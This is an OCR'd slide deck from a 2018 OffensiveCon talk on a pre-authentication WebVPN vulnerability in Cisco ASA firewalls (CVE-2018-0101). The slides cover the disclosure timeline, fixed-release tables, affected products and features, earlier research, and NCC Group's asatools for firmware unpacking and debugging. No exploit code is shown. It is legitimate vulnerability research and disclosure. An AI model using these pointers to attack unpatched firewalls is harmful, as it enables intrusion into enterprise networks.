The Return of Robin Hood vs Cisco ASA


OffensiveCon – February 2018

Speaker

- Cedric Halbronn (@saidelike)
- Previously worked at Sogeti ESEC Lab
- Currently in Exploit Development Group (EDG) at NCC Group
  - Vulnerability research
  - Reverse engineering
  - Exploit development

Agenda

- Find a pre-auth 0-day in Cisco ASA firewalls
- Prove Remote Code Execution
- How to protect against 0-day?



https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1

The bug is not in IKEv1

- We exploit a bug in WebVPN
- IKEv1 is a helper to achieve code execution

Context

Cisco ASA firewalls

- Entry point to most enterprises
- ASA != IOS
  - ASA = Linux + a single “lina” binary / x86 or x86_64
  - IOS = proprietary operating system / MIPS? PowerPC?

Disclosure timeline (1)

- 14 Oct 2017 – Vulnerability in WebVPN and POC reported to Cisco PSIRT
- 18 Oct 2017 – Cisco PSIRT replicates the issue
- 14 Dec 2017 – Cisco tells advisory released on 31/01/2018 (CVE-2018-0101)
- 03 Jan 2018 – NCC discovers patches already exist

Disclosure timeline (2)

- 17 Jan 2018 – NCC tests POC against all branches
- 29 Jan 2018 – Cisco PSIRT releases CVE-2018-0101 advisory
- 5 Feb 2018 – NCC releases Recon Brussels' slides
- 5 Feb 2018 – Cisco PSIRT updates advisory with new attack vectors

Cisco ASA	First Fixed Release
9.0	Affected
9.1	9.1.7.20
9.2	9.2.4.25
9.3	Affected
9.4	9.4.4.14
9.5	Affected
9.6	9.6.3.20
9.7	9.7.1.16
9.8	9.8.2.14
9.9	9.9.1

Cisco ASA	First Fixed Release
8.x[1]	Affected; migrate to 9.1.7.20 or later
9.0[1]	Affected; migrate to 9.1.7.20 or later
9.1	9.1.7.20
9.2	9.2.4.25
9.3[1]	Affected; migrate to 9.4.4.14 or later
9.4	9.4.4.14
9.5[1]	Affected; migrate to 9.6.3.20 or later
9.6	9.6.3.20
9.7	9.7.1.16
9.8	9.8.2.14
9.9	9.9.1.2

new

new

Cisco ASA	First Fixed Release
8.x[1]	Affected; migrate to 9.1.7.23
9.0[1]	Affected; migrate to 9.1.7.23
9.1	9.1.7.23
9.2	9.2.4.27
9.3[1]	Affected; migrate to 9.4.4.16
9.4	9.4.4.16
9.5[1]	Affected; migrate to 9.6.4.3
9.6	9.6.4.3
9.7	9.7.1.21
9.8	9.8.2.20
9.9	9.9.1.2

Disclosure timeline (3)

A vulnerability in the Secure Sockets Layer (SSL) VPN functionality

A vulnerability in the XML parser of Cisco Adaptive Security Appliance (ASA)

- 3000 Series Industrial Security Appliance (ISA)
- ASA 5500 Series Adaptive Security Appliances
- ASA 5500-X Series Next-Generation Firewalls
- ASA Services Module for Cisco Catalyst 6500 Series Switches and Cisco 7600 Series Routers
- ASA 1000V Cloud Firewall
- Adaptive Security Virtual Appliance (ASAv)
- Firepower 2100 Series Security Appliance
- Firepower 4110 Security Appliance
- Firepower 4120 Security Appliance
- Firepower 4140 Security Appliance
- Firepower 4150 Security Appliance
- Firepower 9300 ASA Security Module
- Firepower Threat Defense Software (FTD)
- FTD Virtual

new

new


Feature
Adaptive Security Device Manager (ASDM)[1]
AnyConnect IKEv2 Remote Access (with client services)
AnyConnect IKEv2 Remote Access (without client services)
AnyConnect SSL VPN
Cisco Security Manager[2]
Clientless SSL VPN
Cut-Through Proxy (Not vulnerable unless used in conjunction with other vulnerable features on the same port)
Local Certificate Authority (CA)
Mobile Device Manager (MDM) Proxy[3]
Mobile User Security (MUS)
Proxy Bypass
REST API[4]
Security Assertion Markup Language (SAML) Single Sign-On (SSO)[5]

https://web.archive.org/web/20180202110047/https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1

https://web.archive.org/web/20180206165532/https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1


SSL VPN

- WebVPN: client-less (browser)
- AnyConnect: client on Windows, OS X, Linux, Android, iPhone OS




SSL

SSL



IKE VPN

- A.k.a. IPSec
- Typically static point-to-point VPNs



- Also supported by native Windows client or even AnyConnect client?

Source: https://www.cisco.com/c/en/us/support/docs/security-vpn/webvpn-ssl-vpn/119208-config-asa-00.html#anc17

Previous work

- 2014
  - Various WebVPN ASA version leaks (Alec Stuart-Muirk)
- 2016
  - CVE-2016-1287: heap overflow in IKE Cisco fragmentation (Exodus Intel)
  - CVE-2016-6366: SNMP OID stack overflow (Shadow Brokers)
- 2017
  - Cisco ASA series on NCC blog in 8-parts (so far ☺)

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/september/cisco-asa-series-part-one-intro-to-the-cisco-asa/


asatools


- All tools in one repo [1]
- asafw: unpack/repack firmware
- asadbg: debug ASA (hardware + qemu)
  - libdlmalloc/libptmalloc: heap allocators (version dependent [2])
  - libmempool: Cisco ASA specific heap header
  - ret-sync: synchronise IDA and gdb (thanks Alex Gazet ☺)
- idahunt: automate IDA cmdline, hunting for symbols
- Tutorial: configure a Cisco ASA test environment from ground zero [3]

[1] https://github.com/nccgroup/asatools


[2] https://github.com/nccgroup/asafw/blob/master/README.md#mitigation-summary

[3] https://github.com/nccgroup/asatools/blob/master/tutorial.md

